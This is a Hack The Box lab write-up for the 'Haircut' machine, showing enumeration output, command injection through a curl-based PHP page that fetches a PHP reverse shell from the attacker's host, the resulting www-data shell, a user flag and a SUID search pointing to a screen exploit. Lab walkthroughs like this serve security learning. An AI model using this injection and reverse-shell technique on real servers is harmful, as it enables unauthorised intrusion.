

enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/haircut/nmap.txt
10.10.10.24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-03 09:14 EST
Nmap scan report for 10.10.10.24
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
|_  256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
80/tcp    open  http     nginx 1.10.0 (Ubuntu)
|_ http-server-header: nginx/1.10.0 (Ubuntu)
|_ http-title: HTB Hairdresser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 51.19 seconds

lets now run complete scan

no other page source are reported

vuln scan result

```
nmap --script vuln 10.10.10.24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-03 10:26 EST
Nmap scan report for haircut.htb (10.10.10.24)
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_ /test.html: Test page
```

```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|   State: VULNERABLE
|   IDs: CVE:CVE-2011-3192 BID:49303
|   The Apache web server is vulnerable to a denial of service attack when
numerous
|   overlapping byte ranges are requested.
|   Disclosure date: 2011-08-19
|   References:
|   https://seclists.org/fulldisclosure/2011/Aug/175
|   https://www.tenable.com/plugins/nessus/55976
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_  https://www.securityfocus.com/bid/49303
```

Nmap done: 1 IP address (1 host up) scanned in 445.84 seconds

open ports are

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

80/tcp open http nginx 1.10.0 (Ubuntu)

so lets go to the http page and see whats there and we see this



nothing on page source

lets try domain based routing

we cannot see any domain based routing

so lets enumerate the page and see whats inside

lets do nikto and gobuster

nothing on nikto and searchsploit

ran gobuster

and got this results

```

=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:                http://10.10.10.24
[+] Threads:            50
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list
[+] Status codes:       200,204,301,302,307,401,403
[+] User Agent:         gobuster/3.0.1
[+] Extensions:        txt,html,php
[+] Timeout:            10s
=====
2021/03/03 09:55:25 Starting gobuster
=====
/index.html (Status: 200)
/uploads (Status: 301)
/test.html (Status: 200)
/hair.html (Status: 200)
/exposed.php (Status: 200)
Progress: 48054 / 220561 (21.79%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/03/03 10:07:52 Finished
=====

```

going to the /exposed.php we see

Enter the Hairdresser's location you would like to check. Example: <http://localhost/test.html>

nothing found on vuln script

we see that the textbox is a runs a simple curl command so we can use it to upload a reverseshell

Enter the Hairdresser's location you would like to check. Example: <http://localhost/test.html>

<http://10.10.14.18:8000/php-reverse-shell.php> -o /var/www/html/uploads/php-

reverse-shell.php

Requesting Site...

% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total

```
10.10.10.24 - - [08/Mar/2021 09:13:27] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

and our simplehttp server served the file

lets listen that and run the file from uploads/shell.php

10.10.10.24/uploads/shell.php

and we have a shell

```
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.24] 60742
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 20
15:20:00 up 14 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

python -c 'import pty; pty.spawn("/bin/sh")'

python3 -c 'import pty; pty.spawn("/bin/bash")'

python3 -c 'import pty; pty.spawn("/bin/sh")'


and we grabbed userflag

userflag --- 0b0da2af50e9ab7c81a6ec2c562afeae

and we ran the LintEnum after hosting it on httpserver and we didnt found anything

lets see SUID as it was mentioned lets run this command

```
find / -perm -4000 -o -perm -2000 -type f 2>/dev/null
```



```
/usr/bin/chage  
/usr/bin/screen.old  
/usr/bin/newuidmap  
/usr/bin/crontab  
/usr/bin/bsd-write  
/usr/bin/newgrp  
/usr/bin/newgidmap  
/usr/bin/expiry  
/usr/bin/gpasswd  
/usr/bin/ssh-agent  
/usr/bin/at  
/usr/bin/passwd  
/usr/bin/screen-4.5.0  
/usr/bin/chsh  
/usr/bin/wall  
/usr/bin/chfn
```

we see screen with version which is suspicious lets search for vulnerability in that and when we searched we saw a Local Privilage Escelation